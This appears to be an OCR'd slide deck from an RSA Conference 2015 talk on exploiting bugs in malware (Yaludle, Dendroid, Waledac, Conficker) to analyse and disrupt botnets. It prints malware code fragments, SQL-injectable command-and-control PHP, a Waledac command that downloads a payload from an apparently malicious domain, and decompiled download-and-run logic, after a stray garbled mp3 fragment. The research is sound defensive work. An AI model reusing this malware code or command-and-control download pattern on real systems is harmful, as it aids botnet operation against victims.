 ... mp3 youtube.com. [watch & download] - Lo Stronzone. Click Download to save Lo
 Stronzone mp3 youtube.com. 909e1dde36b279e64d3e0207bcf4545c ...

Yaludle

- ◆ Banking trojan
- ◆ Built-in user-mode rootkit
- ◆ Man-in-the-browser
- ◆ Displays fake account data



Yaludle Backend – Sanitizing User Input

```
// Gettin all information
$id = $_GET['id'];
$httpport = $_GET['httpport'];
$socksport = $_GET['socksport'];
$uptime = $_GET['uptime'];
$uptimeh = $_GET['uptimeh'];
$params = $_GET['param'];
$ver = $_GET['ver'];
$uid = $_GET['uid'];
$wm = $_GET['wm'];
$lang = $_GET['lang'];
//$ssip = $_GET['ssip'];
$ip = getenv("REMOTE_ADDR");
$real_ip = getenv("HTTP_X_FORWARDED_FOR");
$browser = getenv("HTTP_USER_AGENT");
```

```
//Replace symbols
$id = ereg_replace("<", "&#8249", $id);
$id = ereg_replace(">", "&#8250", $id);
$id = ereg_replace("\\\"", "&#8221", $id);
$id = ereg_replace(";", "", $id);
$id = ereg_replace("%", "", $id);
$params = ereg_replace("<", "&#8249", $params);
$params = ereg_replace(">", "&#8250", $params);
$params = ereg_replace("\\\"", "&#8221", $params);
$params = ereg_replace(";", "", $params);
$params = ereg_replace("%", "", $params);
```

Source: <http://software-security.sans.org/blog/2011/06/13/spot-the-vuln-feathers>

Yaludle Backend – Do Whatever You Want


```

$link = mysql_connect($mysql_host, $mysql_login, $mysql_pass)
    or die("Could not connect: " . mysql_error());
mysql_select_db($mysql_db, $link)
    or die("Could not select : " . mysql_error());
$query = 'SELECT COUNT(*) FROM socks where uid = "'. $uid ."'';
$result = mysql_query($query, $link)
    or die("Could not execute: " . mysql_error());
$count = mysql_result($result, 0);
if ($count == 0) {
    $query = 'INSERT INTO socks VALUES ("'. $uid .'", "'. $real_ip .'", "'. $httpport .'", "'.
        $socksport .'", "'. $sql_uptime .'", "'. mktime() .'", "0")';
    $result = mysql_query($query, $link) or die("Could not execute: " . mysql_error());
} else {
    $query = 'UPDATE socks SET `ip` = "'. $real_ip .'", `hport` = "'. $httpport .'",
        `sport` = "'. $socksport .'", `uptime` = "'. $sql_uptime .'", `update` = "' .
        mktime() .'" WHERE `uid` = "'. $uid ."'';
    $result = mysql_query($query, $link) or die("Could not execute: " . mysql_error());
    $query = 'COMMIT';
    $result = mysql_query($query, $link) or die("Could not execute: " . mysql_error());
}
mysql_close($link);

```

Dendroid

- ◆ Construction kit with builder, goes for \$300
- ◆ Control panel
- ◆ Repackaging of spy functions into existing apps
 - ◆ Record phone calls
 - ◆ Remotely activate microphone and camera
 - ◆ Spy on SMS, call, browser history



#	UID	Status	Last Updated	Cell Info	Location	Device
22	be40e88d77b4fb23	Online	2013-09-18 12:11:09	14129269400	(40.44, -79.95)	Nexus4
21	cf973edb093a6132	Offline	2013-09-14 18:10:54	15555215554	(0.00, 0.00)	sdk

Dendroid – “Prepared Statements”

- ◆ Database access can be vulnerable to SQL injection

```
$sql = "UPDATE bots SET uid='$uid' WHERE `id` = '$id'";
$result = $db->query($sql);
```

- ◆ Prepared statements differentiate between SQL and parameters

```
$sql = "UPDATE bots SET uid=:uid WHERE `id` = :id"
$stmt = $db->prepare($sql);
$stmt->execute(Array($uid, $id));
```


- ◆ Dendroid code

```
$sql = "UPDATE bot SET device='$Device', version='$Version', lati='$Lati', ";
$sql.= "longi='$Longi', provider='$Provider', phone='$PhoneNumber',";
$sql.= "sdk='$SDK', random='$Random' WHERE `uid` = '$UID'";
$stmt = $connect->prepare($sql);
```

```
$stmt->execute();
```


Waledac – Botnet Architecture

- ◆ Active since 2008 (until Feb. 2010)
- ◆ Decentralized structure
- ◆ Multiple tiers



Waledac – Protocol Layers

- ◆ RSA-encrypted session keys
- ◆ Multiple stacked layers



Certificate:

Data:

Version: 3 (0x2)
Serial Number: 0 (0x0)
Signature Algorithm: md5WithRSAEncryption
Issuer: C=UK, CN=OpenSSL Group
Validity

Not Before: Jan 2 04:24:10 2009 GMT

Not After : Jan 2 04:24:10 2010 GMT

Subject: C=UK, CN=OpenSSL Group

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public Key: (1024 bit)

Modulus (1024 bit):

00:d4:5a:7d:1f:bc:20:99:f4:77:6a:0a:04:25:ca:
71:29:59:3d:8d:61:c8:0e:9f:a2:c1:74:d8:6b:5f:
e7:7b:47:13:d2:c1:9e:b0:c6:44:6d:21:9d:31:67:
7e:86:43:c2:b4:fe:42:fb:27:fd:04:95:03:bb:d3:
43:82:ca:6a:47:b7:fd:de:bf:a9:ea:71:ed:5e:69:
3c:0b:53:fa:a4:d4:50:87:ed:5d:02:73:4e:47:a4:
a8:5e:ab:0c:fd:01:3c:5e:15:05:22:c4:63:f6:a6:
24:76:99:27:2a:e7:93:27:ad:b7:fd:1c:0f:e3:85:
f0:d8:c8:39:32:11:c8:41:19

Exponent: 65537 (0x10001)

Signature Algorithm: md5WithRSAEncryption

2e:e3:f8:b4:0d:ee:58:6e:25:51:12:9a:3e:4d:62:6b:c8:e6:
d8:aa:83:19:f7:64:7e:02:45:ff:00:b0:82:3d:42:1a:61:78:
67:0c:44:f9:bb:02:da:bd:6e:e4:45:dd:af:02:4e:70:62:41:
ef:81:67:17:a8:6c:41:92:a5:20:41:ee:e6:5b:38:22:b4:41:
26:de:f0:ec:2d:2c:e5:56:d4:05:22:40:bb:64:3d:ce:a4:c8:
dd:76:b6:23:b8:2b:69:14:af:70:10:d8:7b:03:f6:b8:c2:90:
02:94:14:18:99:4d:cb:6e:8a:7a:71:49:05:b1:b9:2f:dc:0e:
b1:c7

Waledac – Session Keys

- ◆ Two hardcoded keys
 - ◆ Exchange of relay/peer – list
 - ◆ Client RSA public key to server
- ◆ Session keys
 - ◆ Exchanged with RSA public key
 - ◆ Session key from server

New RSA-encrypted session key decrypts to: <9837b5d73b8ae670>
 New RSA-encrypted session key decrypts to: <9837b5d73b8ae670>
 New RSA-encrypted session key decrypts to: <9837b5d73b8ae670>
 New RSA-encrypted session key decrypts to: <9837b5d73b8ae670>
 New RSA-encrypted session key decrypts to: <9837b5d73b8ae670>

...

WaleDecoder

F. Leder - T. Werner

Result:

```
Type: 0xff
Length: 692
<lm><t>gekey</t><v>27</v><i>7c27ef46f1118a1fd32af12c1c3abc19</i></r><0</r></props><p n="cert">-----BEGIN
MIIBvJCCAsegAwIBAgIBADANEgqhkiG9w0BAQQFADAlMQswCQYDVQQGEWJVSzEW
MBQGA1UEAxMNT3B1b1N1TCBhc91cDaeFw0w0EYmJkyMzI1NTNaFw0w0EYmJky
MzI1NTNaMCUx CzAJBgNVBAYTA1VLMRYwFAYDVQQDEw1PcG9uU1N1MIEdyb3VwMIGF
MAOGCSqGSIb3DQEBAQUAA4GNADCBiQKBEg0CpFoGwUxI Q1UJUVIIE6XhrwfUjbn0gv
20pShsXl/03y8d91B/Krp8UXv97C1Thw9w3RHdVbt16WYEX6D3jsoElnEXI4a3Eo
cUYm0g7A7Q6A1R1wha756Lw54cKxPdxXjwTQKevGUI4HFbovUg+rK5ZkaBKnVo/U
dM8mkk54ZsHVQIDAQABMAOGCSqGSIb3DQEBAUAA4GBAE5BVpM0GLym0/rMydZ
z3QV5RaiZeTRZwGTDNAG9fPP34WYroScMSITjJozI9neCYd69Yvoo4rPshR3UB86
QW4f1B4DTts+0CK8Tz2QwaghUz9jrc1GqxwZHGdn4QmJxL+VYORtcAfdhH+hj0W8
1lkVOVDZ2Pz0jvcmPTg8UmH++
-----END CERTIFICATE-----
</p></props></lm>
```

New Post

Input was:

```
a= wAAARQsh0wGeawAtKFSjmwSVWco5Kv3WegNwXpHbPCUkgLD0Pw16HksyCBzI3vup3-EiPqnJS50JrfQ
FlzNfzKzN40qZmax4ETRudtsiWFnRhwJPOVbOxnN_hubBfWx3br7nrrQT-usFuw0k2k7tJKTvtCX230Z
217cv8z42D1UW_oTQkw3oVew0wbY4gNk2XCtYEP75R0BNadRua9uzmIr2Ddngy3TSAR0_1-xx3Wad9W9FU
eTX-4ctu_JQ5211v1wTG-JnPgkgjwubXLUVbjKJaTrMs0_UCHOMfH1AoY33PEQxeJavLEKJ6AP1gwR00yF
toG2QtoYqUP-_6bXxuoTg5FRBP44sUM1dKhezAuDjvtm0_MuAK3W0XFBQwIe6BVU7cA1K0tWhGOKKMoZ
wspALiyEYhltixKM2DjhJzvdR1c2KY71LZZtORf7Rrtm0jWitCcgHZHbMaLswqkRyPdWdiHTPCQRVgtwC_
ae5_x01sRmzGBciz0hYFny06vm4oWhJpDbSoEm9BL_0cU0B1jvy0gPw07cG8LzVhV2g16aXEkraAiAbq_I
8FuBA38b_2Miqrdo0SiR1UdGEPNJuHBKQYPnUgU30G7yt5B9qky_b12u18eqqdvqPhxBh541G0hhqgIC
r5H8Hp-1Kz1pZIG28Y37HQFqAJQ49k8w8A7PxBxa0FCB0v-HBwJIma2xxc1Hu_V2F2jghWaUd0XsZP0cr
U-lgaBUXz9RP6B1HvPBGAD1EugHQES0_D7qkrw6F1Dcr1XKU9m0hQcAGDRvBh3mBAUwJIG1MuXG1GX_JdH
ChI9oMz8DH9azF0AwC71wKjvEXLmTG8kx_5ckECHMwZ4wNAGULekE46yUJXVp6w_VkCK1AqdZ2dqUfMaj
5XrnmWVbukw00jD76Io2qas0xhFA3FCTvpm5M0yxWaSAaCb=AAAAAA
```

Waledac – Binary Updates

```

<lm>
  <v>27</v>
  <t>notify</t>
  <props>
    <p n="ptr">bonn-007.pool.t-online.de</p>
    <p n="ip">93.137.206.86</p>
    <p n="dns_ip">216.195.100.100</p>
    <p n="smtp_ip">209.85.201.114</p>
    <p n="http_cache_timeout">3600</p>
    <p n="sender_threads">35</p>
    <p n="sender_queue">2000</p>
    <p n="short_logs">>true</p>
    <p n="commands"><![CDATA[312|download|http://or1dlovelife.com/mon.jpg]]></p>
  </props>
  <dns_zone></dns_zone>
  <dns_hosts></dns_hosts>
  <socks5></socks5>
  <dos></dos>
  <filter></filter>
</lm>

```


Waledac – Becoming a Relay

- ◆ Either provide unrestricted Internet access for more than 45min
- ◆ Or use the command line switch

```

for ( i = 1; i < argc; ++i ) {
    current_arg_ptr = &argv[i];
    if (stricmp(*current_arg_ptr, "-s") == 0) {
        mode = 0;
    } else if (stricmp(*current_arg_ptr, "-r") == 0) {
        mode = 1;
    } else if (stricmp(*current_arg_ptr, "-update") == 0) {
        if (i < argc - 3) {
            Status = 2;
            DownloadAndRun(argv[i + 3]);
            return 0;
        }
    }
}
}


```



```

loc_402339:                ; "-r"
push    offset aR
push    dword ptr [edi] ; char *
call    __stricmp
test    eax, eax
pop     ecx
pop     ecx
jnz     short loc_402350

```




```

loc_402350:                ; "-update"
push    offset aUpdate
push    dword ptr [edi] ; char *
call    __stricmp
test    eax, eax
pop     ecx
pop     ecx
jnz     short loc_402336

```


Waledac – Attacking the Botnet

- ◆ Peer-to-peer poisoning
- ◆ Man-in-the-middle attack




Conficker.A – GeoLocation Lookups of Targets

- ◆ The malware checks a potential victim's geographic location
- ◆ Public GeoIP database downloaded upon startup
- ◆ If a system is located in Ukraine, Conficker would skip it



Conficker.A – Propagation Stopped

- ◆ Specially crafted database maps all IP addresses on Ukraine
- ◆ Effectively stopped the malware from propagating



RSA[®]Conference2015


San Francisco | April 20-24 | Moscone Center

Apply



Apply


- ◆ Analysis
 - ◆ Understand attacks and gain extended visibility into attacker's actions
 - ◆ Check for unintended traces and artifacts (attribution, detection, ...)
 - ◆ External interfaces, like logging and command line switches
- ◆ Remediation
 - ◆ Exploit unique data patterns
 - ◆ Leverage removal and cleanup concepts
 - ◆ Recover status from before an infection
- ◆ Disruption
 - ◆ Disable architecture
 - ◆ Track down individuals and new campaigns



RSA®Conference2015

San Francisco | April 20-24 | Moscone Center

Summary



 #RSAC

Summary

- ◆ Attackers exploit the asymmetry
- ◆ All software contains bugs
- ◆ Defenders can turn the tables on adversaries
 - ◆ Analysis
 - ◆ Remediation
 - ◆ Disruption

